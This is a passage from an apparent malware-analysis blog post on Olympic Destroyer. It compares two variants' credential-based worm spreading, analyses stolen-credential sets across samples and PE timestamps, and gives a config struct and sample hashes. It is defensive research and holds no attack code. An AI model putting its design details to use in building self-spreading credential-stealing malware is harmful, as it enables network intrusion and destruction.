The simple version of Olympic Destroyer has some spreading functionality, although it is broken in the sense that the wrong binary is spread through the network. By not spreading the updated version of Olympic Destroyer, which contains the credentials stolen during the run, it loses a crucial part of its spreading capability:

Assume we have a computer “A” with a logged in user who has the rights which allow remote spreading of Olympic Destroyer. And a computer “B”, which is in reach of A, but where no user is logged in. A third computer “C” is only reachable over B but not over A.
If the simple version of Olympic Destroyer is executed on computer A, it will use the stolen credentials to infect computer B. But on computer B there are no credentials to steal, so it won’t be able to infect computer C.

In other words: The simple version of Olympic Destroyer can only spread to computers which are “one hop” in distance.
Yet, in most cases this should still be enough to infect a whole network, since a central Domain Controller is usually connected to most computers in the network.

Spreading the more advanced version including the stolen credentials gives Olympic Destroyer even better worming capabilities, since it gathers more and more credentials as it spreads further and further through a network.
In the previous example computer C could be infected from computer B by using the credentials stolen on computer A.

## Crunching some numbers

In order to verify my findings with the two versions of Olympic Destroyer, I grabbed 36 different samples which are identified as Olympic Destroyer and compared their sets of stolen credentials. One sample had and empty list of credentials, so I discarded it.

It turns out that 23 of those samples are from the simple version type. All of them contained the same set of credentials, which were already described by Talos. They are for the domains *g18.internal* and *Pyeongchang2018.com*. All of the samples contained additional credentials stolen from various sandbox systems and virtual machines of researchers, who probably uploaded the files from the %tmp% folder to Virus Total during their analysis.

I could not find a single sample which contained only a subset of the credentials stolen from the *g18.internal* and *Pyeongchang2018.com* domains. If you strip the credentials from sandboxes and researchers, all 23 samples contain the same set of crendetials. This supports the findings that the simple version of Olympic Destroyer has a broken spreading algorithm.

In contrast to that, 12 samples of the total 36 are from the ATOS network with the domain *ww930*, as partially described by Kaspersky. Apparently the more capable version of Olympic Destroyer was spreading here, thus the differences in the list of credentials is bigger. The first pair of credentials in this set can be found in all 12 samples. But the rest of the credentials is a mix stolen from different computers in the same network. We can see that the worm took different paths when spreading though the network, acquiring the credentials of at least five different computers.

After removing the credentials from researchers and sandboxes, we are left with five unique sets of credentials. If one subset of credentials is one letter, the sets can be described as A, AB, AC, AD and ADE. This shows that the more capable version of Olympic Destroyer actually inherits its list of stolen credentials to the infected systems.
The samples in question are:

1942f14326f8ffa3afc83946ba9ec06abe983a211939f0e58362f85dd2a6b96a
25089ec24167f3caa413a9e1965c7dfc661219f45305187070a1e360b03f869c
6d7d35b4ce45fae4a048f7e371f23d1edc4c3b6998ab49febfd7d33f13b030a5
9085926d0beacc97f65c86c207fa31183c5373e9a26fb0678fbcd26ab65d6e64
90c956e8983116359662f8b82ae156b378d3fae02c07a18827b4c65f0b5fe9ef

It is likely that there are more samples out there which give a better picture of the way Olympic Destroyer wormed itself through the ATOS network.

## PE timestamps

As the blog article of Kasperky has already shown, the author(s) of Olympic Destroyer had quite the fun in planting false flags. So, the compilation time stamps of the PE files should be taken with a grain of salt, as they can be easily forged.
Nonetheless they provide an interesting picture.

Simple version of Olympic Destroyer, PE time stamps ordered ascending:

| Name | Compilation Time Stamp | Description |
|---|---|---|
| Resource 104 | 2016-06-28 18:43:09 | Copy of PsExec |
| Resource 105 | 2017-12-27 09:03:48 | Destroyer |
| DLL in Resource 101 | 2017-12-27 11:44:17 | Browser Password Stealer |
| DLL in Resource 102 | 2017-12-27 11:44:21 | Windows Account Password Stealer |
| Resource 101 | 2017-12-27 11:44:30 | Loader for internal DLL |
| Resource 103 | 2017-12-27 11:44:35 | Loader for internal x64 DLL |
| Resource 102 | 2017-12-27 11:44:40 | Loader for internal DLL |
| Main binary | 2017-12-27 11:44:47 | Olympic Destroyer |

(Note that I did not extract the time stamp for the DLL in the resource of resource 103)

The PE time stamps of the more complex version in ascending order:

| Name | Compilation Time Stamp | Description |
|---|---|---|
| Resource 104 | 2016-06-28 18:43:09 | Copy of PsExec |
| Resource 105 | 2017-12-27 09:03:48 | Destroyer |
| DLL in Resource 101 | 2017-12-27 11:38:53 | Browser Password Stealer |
| DLL in Resource 102 | 2017-12-27 11:38:58 | Windows Account Password Stealer |
| Resource 101 | 2017-12-27 11:39:06 | Loader for internal DLL |
| Resource 103 | 2017-12-27 11:39:11 | Loader for internal x64 DLL |
| Resource 102 | 2017-12-27 11:39:17 | Loader for internal DLL |
| Main binary | 2017-12-27 11:39:22 | Olympic Destroyer |

Some of those values actually make sense, although they might have been crafted in order to do so. The DLLs which are resources of resource 101 and 102 have to be compiled before they can be embedded as resources, so their time stamps come first. The same goes for all resource which are embedded in them main binary of Olympic Destroyer.
PsExec in resource 104 is the original copy of PsExec, thus has the original time stamp.
A time difference of four to nine seconds for each binary sounds realistic, given only a few dependencies on external libraries. Unfortunately, the compilation with the biggest external dependencies, the DLL in resource 101 where SQLite is used, seems to be the first binary in the build chain. This is where I would have expected to see the biggest gaps in between the

time stamps. But as it is the start of the build chain, we cannot compare it to any binary built before it.
By looking at the gaps, we can also see that everything except the destroyer part seem to be compiled in one block.
Also the more complex version of Olympic Destroyer seems to be compiled five minutes before the simpler version. Most probably the attacker(s) just compiled the first set of Olympic Destroyer, before commenting out the one function using PsExec (implicitly removing all the used sub-functions), and then recompiled the whole set.

It is noteworthy to point out that both versions of Olympic Destroyer use the very same copy of the destroyer component. Not only the compilation time stamps are the same, but also their hash sums.

## Summary

This article has shown the innermost working of the malware called Olympic Destroyer. We have seen that by pure reverse engineering of the malware samples, a plethora of information can be obtained and deduced.

The analysis indicates that Olympic Destroyer consists of two completely independent parts: The first one is a framework for network spreading using resource 101 to 104 in order to spread as fast and as far as possible in the local network. The second one is the destructive component. Both parts work completely independent from each other. Resource 101 to 103 have a strong logical dependency on the main binary by receiving the decryption key as well as the name of the named pipe as arguments. And the main binary depends on the information returned from the resources 101 to 103 formatted in a certain way. In contrast to that, the destroyer in resource 105 is only dropped and executed in a fire and forget manor. No arguments, return values or status codes are exchanged.
So I think it is correct to state that everything except the destroyer is merely a vehicle in form of a spreading framework to deliver a payload. And the delivered payload is the destroyer. In theory every other payload could be delivered by simply exchanging the resource 105.

We have also seen that Olympic Destroyer comes in two different versions, which have been spread in two different networks. The spreading algorithm differs in the way that credentials stolen on one system are not carried on to the next infected system in one version.
It is unknown to me why the differences exist. Reading the Kasperky article indicates that the attackers already had a strong foothold in the *g18.internal* and *Pyeongchang2018.com* network. So it might have been enough to spread only one hop from the initial infected machine.  This decision could also be influenced by the defensive mechanisms employed at the targeted network. A proper network monitoring tool should mark the execution of PsExec as red flag, which might have been the reason to remove this part of the spreading algorithm.
The analysis of stolen credentials in the network of *ATOS* indicates that the attackers had a weaker foothold in the network, since, juding by the samples I looked at, only two sets of

credentials were stolen on the initial infection (compared to 44 in the simpler variant). All other credentials were added during the spreading in the network. This weak foothold might have been the cause to go with a more aggressive spreading algorithm.

## Appendix

Config structure as used in Olympic Destroyer:

```
struct config
{
DWORD credentialsVectorStart;
DWORD credentialsVectorEnd;
DWORD credentialsVectorMaxSize;
CRITICAL_SECTION critSect;
WSADATA wsadata;
char ressourceHpath[1024];
char randomTempPath[1024];
char ressourceIpath[1024];
char selfModulePath[1024];
char domainName[256];
char accountName[256];
char domainAndAccountName[256];
char v13[256];
DWORD bitness;
DWORD bVersionGreaterEqualVista;
DWORD bVersionSmallerEqualXP;
DWORD bHasSelfDebugPrivs;
DWORD bIsServiceOrAdmin;
DWORD bIsUserAccount;
};
```

Hashes used for analysis:

> *edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9*
>
> *01e640a91d32230cd3f45e1594177393415585dbeba9ddbd31be2139935058d3*
>
> *137148fe8223bc88661ac941ea1a648ad0fb6e49c359acd06781abd0a0493c01*
>
> *1942f14326f8ffa3afc83946ba9ec06abe983a211939f0e58362f85dd2a6b96a*
>
> *2239d109d7c01682c99a721d654643b7d8f4431887ecad6fb2d043dbdacfe226*
>
> *25089ec24167f3caa413a9e1965c7dfc661219f45305187070a1e360b03f869c*
>
> *254fbeb13f8d2dc36de3a3ffca653608d1b3420a20a20248d330500785b3945c*
>
> *2bcbb1c165a6e31e085306224de3410249df50742ca3af069d58c7fd75d2d8c4*
>
> *2bf9f3703b48bf1578a43479444107b33ff6ecea108b364fc73913a639c511d4*
>
> *2c28f3b297a990b9d7a7163bac57ab68228c66109bb7a593702e556cdd455cce*
>
> *3131a8208dc7441bf26592d7fed2ba5d9f9994e21d9b8396b4d2cda76a8a44d7*
>
> *36a65a47cc464aac45a5d27372ea3b3584726d354f0792b9a77bfbe0cd0558bd*
>
> *41a6d6f1dca75abc924960ee701b0df0e7adc8b7501ac4e2c00743d7266df7d3*
>
> *5181fe760f456719b0ec505370df0b38055a5a3b202e1d50948fc92383a61c18*
>
> *569fbe4f66fa09fb375fb87915da79dbafb1ef62d9a20849d1beea4eadb8e805*
>
> *5d85fba3ff021b35bfba30d5d56b957ef084d818778ff77550bcf65755aa7849*
>
> *5f37829988e827f05b42774db94e8a15e87e9de12e61b89c91bf5fddee90650c*
>
> *6d7d35b4ce45fae4a048f7e371f23d1edc4c3b6998ab49febfd7d33f13b030a5*
>
> *6f6e9dde888d2368c1c9973769a5ea76bbf634105ed4f8adf1e74624f39454ad*
>
> *725efe161b8d0024cd330e3a3da194b46d16be14d57392fbfdf1ea71415d67b1*
>
> *75fa1309be8fdca4a6df345a009b47938503d5227149838334581b08d40b7e2f*
>
> *9085926d0beacc97f65c86c207fa31183c5373e9a26fb0678fbcd26ab65d6e64*
>
> *90c956e8983116359662f8b82ae156b378d3fae02c07a18827b4c65f0b5fe9ef*
>
> *98d4f0e8f91d7f4f1a3058b1a30220e3460cc821be704acfcb7fa2eb0c88818c*
>
> *99ca9d41c2ea6a18436fbc173ce8f3e94b5a3d592d9e4fa978120d140d96aefa*
>
> *a9f66d9dd3fd0f977381e83c1379fe664f22ebdd5695258fc388465cd3749562*
>
> *af33d399d9cb8026d796daf95f5bda9da96bb021ad93c001a21aa38005f2faa7*
>
> *b30b4acf05898c8a6338f5df6c3df7d7f06df8e67ccd773ffd83b5b8acff4cb8*
>
> *bdfb1a9f59be657b5375689b357ef8e70e1e7332f52c2e79ab3be796e06858d1*
>
> *ca8be57bbd2f3169d0c1c4b5145e8f955ea69ddde701f94a2b29c661389b3aa2*
>
> *cc2b47bffc260d992c602dbdbce1fb2ed982df883956cad9beac1ee0784650f6*
>
> *d17d32048aae06ec60b693cd83e1cf184e8c2e4d1f0299a28423fdc624f56bb8*
>
> *d2e43c41acd40324813d51df99fa127b86d8e384671dcc77f748d86afc3993a5*
>
> *e2153c73ec9fd15dc8389523515a96c3477fce5503be78ff82ab3cc7e9386e83*
>
> *e4dd30d5d85c4aaf05e01d8f40fb0e01e4e8ba99e82ec58946c045ce53783bde*
>
> *e8349cfcc422310c259688b0226cb14f5196a6daad77b622405282aeac89ab06*
>
> *f99610f8e36eb65e75979ef3ea4b7382bfb0bf2b72191cefccaaa19283d23606*